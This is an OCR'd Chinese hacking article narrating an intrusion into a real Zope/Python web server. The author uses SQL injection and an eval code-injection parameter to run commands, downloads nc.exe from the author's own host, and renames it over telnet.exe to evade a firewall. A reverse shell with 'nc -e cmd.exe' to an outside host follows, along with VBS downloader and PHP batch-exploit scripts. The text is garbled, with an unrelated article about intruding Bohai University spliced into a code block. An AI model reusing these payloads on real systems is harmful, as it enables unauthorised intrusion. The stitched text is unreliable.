


图1

我们起码从图1知道了一些东西：这个系统是Win系统，而且采用的是Py的脚本，后台用了Sqlserver数据库，使用的拼接字符串的形式执行的Sql查询，而且是使用的存储过程来完成的，这里出错也就是可以Sql注射了。然后简单的用 **/main?fid=open&fun=show_news&from=view&ctype=4&nid=10449 and user>0--** 来判断一下权限，返回结果出现DBO，很可能是root了，接着判断下权限看是不是sa：**and 1=(select IS_SRVROLEMEMBER('sysadmin'))--**。开始出错了，如图2所示。

怪了......不支持多语句还是怎么的？把关键性错误 **[Microsoft][ODBC SQL Server Driver]连接占线导致另一个hstmt in EXEC** 拿到Google里去查了下，得到这么个结论：

> PRB：带有 return 语句存储过程会导致错误
>
> ......
>
> 同步调用以上 OpenResultSet 语句相同连接上可生成错误：
>
> 运行时错误 ' 40002 '：
>
> S1000 与 [Microsoft] [ODBC SQL Server 驱动程序] 连接占线结果为另一个 hstmt。
>
> ......

我又拿Nbsi扫了下得到结果如图3，执行命令未果，看来应该是这个注射点的特殊限制了！




图2




图3

因为不是有什么特别目的的入侵，所以就不想管这个注射点了，看看刚才说的还有好多参数，这些都是我们搞脚本的人的食物。在这之前先看看服务器用的web server吧，用Curl获得的server头如下：

```
[loveshell@Loveshell loveshell]$ curl -I 202.108.X.X
HTTP/1.1 200 OK
Server: Zope/(Zope 2.7.0, python 2.3.3, win32) ZServer/1.1
Date: Fri, 06 Jul 2007 08:53:49 GMT
Content-Length: 58
Accept-Ranges: none
Ms-Author-Via: DAV
Last-Modified: Sun, 28 May 2006 15:26:34 GMT
Connection: close
Etag:
Date: Fri, 06 Jul 2007 08:53:49 GMT
```

htmlspecialchars来转换特殊字符和StripSlashes（去掉字符串中的反斜线字符；若是连续二个反斜线，则去掉一个，留下一个。若只有一个反斜线，就直接去掉），大家想到怎么突破了么？

```
Content-Type: text/html
```

汗，不是Iis不是apache是个ZServer……没听说过。既然其他的都没有路了，回到脚本上来吧，先拿那个fid开刀，把open随便换了个名字就叫love吧，提交 **/main?fid=love&fun=show_news&from=view&nid=19649** 呵呵，直接跳转了，后面我会配合使用Curl，可以观察到一些细节：

```
[loveshell@Loveshell loveshell]$ curl "http://202.108.x.x/rp/main?fid=love&fun=show_news&from=view&nid=19649&ctype=4"
index_html[loveshell@Loveshell loveshell]$
```

看来不行啦，那保持fid=open不变，试试fun吧，提交 **/main?fid=open&fun=shell&from=view&nid=19649**，也出错了。对于脚本入侵来说，出错好啊，特别是出详细的错，这里就给了一些错误信息，如图4所示：




图4

提示说shell没有定义……看来像是个面向对象的写法！这个时候我想到fun的含义，应该是个函数的意思，呵呵！然后看看图4中出错的最后面，

```
Module rp.ui.open, line 23, in mShow
Module rp.ui.open, line 0, in ?
```

看来真是这个原因了！以前没有接触过Python，所以一些语法都不知道，不过好歹懂点其他面向对象的写法。既然说shell没定义，看来是把shell作为一个对象的属性了，那我们提交其他的看看会怎么样哈！因为我们关心的是出错信息，后面的就不抓图啦，只给出关键的出错信息！

```
提交  /main?fid=open&fun=11111&from=view&nid=19649
返回  Error Value: 'int' object is not callable
```

看来把我们的 111111 作为一个int类型的对象调用了哦！这个时候我们有理由怀疑这里是不是存在一个类似于php里的代码注射漏洞了，但是因为对python的不了解，脚本的内部细节我们还是无法知道。但是我们已经可以做一些代码注射的尝试了，通过搜索Google，我们知道了在Python里可以用os.system('set')这种方式执行命令，我们来实验下！

```
提交  /main?fid=open&fun=os.system&from=view&nid=19649
返回  Error Value: system() takes exactly 1 argument (2 given)
```

晕，看来真是把提交的东西当作代码了啊，接着来：

```
提交  /main?fid=open&fun=os.system('set')&from=view&nid=19649
返回  Error Value: 'int' object is not callable
```

看来是提取到了system命令执行的结果为一个int类型返回了！哈哈，果然是一个命令注射漏洞，而且到现在我们可以大胆的猜测出伪代码了，就是程序流程，写成php就是类似以下代码的函数形式：

```
if(fid=='open') {
$a=eval($_GET[fun])
$a.....
}
......
```

知道这些就足够了，只要构造正确的python语法应该都可以。但是这里我们只知道命令system是执行了，但是执行成功没有却不知道，这个好说，上肉鸡听个端口1433，然后telnet过去。

```
先nc -l -vv -p 1433
提交  /main?fid=open&fun=os.system('telnet www.loveshell.net 1433')&from=view&nid=19649
这边的nc有动静啦！

[root@localhost root]# nc -l -vv -p 1433
listening on [any] 1433 ...
202.108.X.X: inverse host lookup failed: Unknown host
connect to [60.195.X.X] from (UNKNOWN) [202.108.X.X] 2706
```

哈哈，我这边一断开那边也立刻返回了，我们的猜测很正确哟。整理下思路吧，我们已经得到一个能执行小命令的shell，执行的方法是：**/main?fid=open&fun=os.system('cmd')%23abcshow&from=view&nid=19649**。嘿嘿，现在想办法搞到系统里去吧，我们的目标是systemshell哦。对了，我们还不知道这个是什么操作系统呢？怎么判断？呵呵，telnet.exe如果是2000系统，就应该在c:\\winnt\\system32\\下，如果是xp以上的就应该在c:\\windows\\system32下的，所以执行命令 **c:\\winnt\\system32\\telnet.exe** 连我的端口，跟上面的操作结果一样，所以就知道是2000系统了。这里要搞这个系统肯定要先上传自己的文件哪。先实验下利用ftp到自己的空间下载程序来实现上传程序，本来以为到这里可以很简单的，但是问题又出现了。我发现怎么想办法用以前的上传ftp的脚本也无法实现上传，总是超时，命令执行应该没问题，看来是ftp程序被防火墙阻止啦！于是又尝试用vbs脚本上传，这里也把脚本给出来：

```
on error resume next
iLocal=LCase(Wscript.Arguments(1))
iRemote=LCase(Wscript.Arguments(0))
iUser=LCase(Wscript.Arguments(2))
iPass=LCase(Wscript.Arguments(3))
set xPost=CreateObject("Microsoft.XMLHTTP")
if iUser="" and iPass="" then
xPost.Open "GET",iRemote,0
else
xPost.Open "GET",iRemote,0,iUser,iPass
end if
xPost.Send()
set sGet=CreateObject("ADODB.Stream")
sGet.Mode=3
sGet.Type=1
sGet.Open()
sGet.Write xPost.ResponseBody
sGet.SaveToFile iLocal,2
```

因为要把脚本传到站点上去，而我们只能执行命令，所以用了个转换的程序：

```
<?php
$filecon=file("wget.vbe");
$newfile='';
foreach($filecon as $file)
{
```

入侵渤海大学

图 小浩

因为学校的主页被改，而且还挂了木马！根据木马的免费空间，以及申请人的名字和个人资料判断出对方是渤海大学的学生，所以这次目标是渤海大学！在百度中搜索“渤海大学”，www.jznu.edu.cn应该就是目标（图1）！

判定完目标后便开始在网站中浏览网页，浏览的主要目的是判断目标使用的管理系统软件。这里有点经验之谈，就是大学的网站如果是自己的服务器，应该在主页的其它位置中有其它学院的连接。通过浏览看到了图2这样的页面，列出了网站中的内容，点开每个页面，可以知道他们都在同一个服务器上。这样的好处是节省资源，但如果权限设置不当使一个网站被入侵，那么整个网站就会沦陷。而这样入侵的好处就是这里每一个院系都是独立管理，独立的管理员，这样用到的每个系统也会有可能不同，给入侵者带来更多的机会！

点了几个站，看下主要使用的网络语言。图3地址是http://www.jznu.edu.cn/page/depart/zfx/index.htm，看源代码感觉像自己编写的网站，看不出使用什么系统，但把鼠标挪动到各个链接上时发现全部都是.htm的后缀，感觉还是使用了生成.htm网页的系统。那都是静态的（.htm后缀的）网页，我就先不

```
$file=str_replace("!","^!",$file);
$file=str_replace("<","^<",$file);
$file=str_replace(">","^>",$file);
$file=str_replace("\"","^\"",$file);
$file=str_replace("&","^&",$file);
$file=str_replace("\r\n",":",$file);

$newfile=$newfile.$file;

}

$newfile="echo ".$newfile." >>wget.vbe";
echo $newfile;
fclose($fileok);
?>
```

这会把上面的vbs转成一个一行的命令；送到小shell里执行后将恢复一个同样功能的vbs，但是当我用vbs下载程序的时候一样地不能成功下载，看来还是被防火墙挡住啦，而且应该是个软件防火墙。因为我的telnet它没有挡，但是ftp和cscript都给挡了。这个时候我想：都知道web目录了，就可以向web目录写东西了，但是无论我怎么尝试写文件，都在web里访问不到，看来这个我不了解的web server还有自己的一些设置哪！又懒得去查阅和搭建那个ZServer，苦闷哪！

折腾了半天没什么进展，稍微休息了一下想起来，我们在这里既然可以执行os.system当然也可以执行其他的代码了，软件防火墙不至于把这个web server都挡住不让访问网络吧！立刻又上网开始搜寻用python下载文件的代码，果然被我找到了，代码如下，非常简洁：**urllib.urlretrieve(url, filename)**。

呵呵，弄成我们的webshell里就是：**/main?fid=open&fun=urllib.urlretrieve('http://www.loveshell.net/nc.exe','c:\\nc.exe')&from=view&nid=19649**，呵呵，nc被下载过去啦。那么我们的权限到底大不呢？我急切地想反弹shell了！但是执行c:\\nc.exe -e cmd.exe www.loveshell.net 1433之后，这边一点反应都没有，忽然才记得这里有个垃圾防火墙，郁闷了！不过想一下，是个软件防火墙呵，我记得以前我写过一个绕过软件防火墙的文章这里正好用到，嘿嘿！大致利用的就是软件防火墙是应用程序级别，只能识别哪些程序不能访问网络哪些允许，所以如果把他改个名字然后把自己复制过去就可以绕过限制了。从刚刚上面的分析过程中知道telnet.exe是被系统放行的，那么我们把nc.exe替换过去吧！但是telnet.exe是受文件系统保护的哦！不过没事，我们跟系统比下速度就可以了，呵呵！

```
执行命令：rename c:\\winnt\\system32\\telnet.exe telnetbaky.exe&&copy c:\\winnt\\temp\\nc.exe c:\\winnt\\system32\\telnet.exe&&c:\\winnt\\system32\\telnet.exe -e cmd.exe www.loveshell.net 9999
```

嘿嘿，成功拿到shell，还是system权限的，如图5所示。不过每次执行多不方便哪！嘿嘿，写个php文件吧，想拿shell的时候就拿shell，呵呵！




图5

```
<?php

$cmdfile=file("ok.bat");
foreach($cmdfile as $cmd)
{
$cmd=trim($cmd);
echo $cmd."<br>";
$cmd=urlencode($cmd);
@file_get_contents("http://202.108.x.x/rp/main?fid=open&from=viewn&ctype=4&nid=10447"."&fun=os.system('$cmd')%23/*abcshow");
}?>
```

ok.bat存储我们要执行的命令，事实上我测试ftp脚本上传的时候就依靠这个小脚本了，不然那么多命令一条一条敲会死人的。拿到shell，到此任务完成！其实如果对python脚本熟悉的话应该有更快更好的办法，譬如直接利用可以执行代码这个特性直接反弹一个shell。后来经过翻阅资料知道，即使是代码执行可能效果都是不一样的，eval只允许执行一个表达式，但是exec却允许执行多语句代码，所以会有一些不同。在这里如果想直接返回一个shell的话可以用如下的代码：

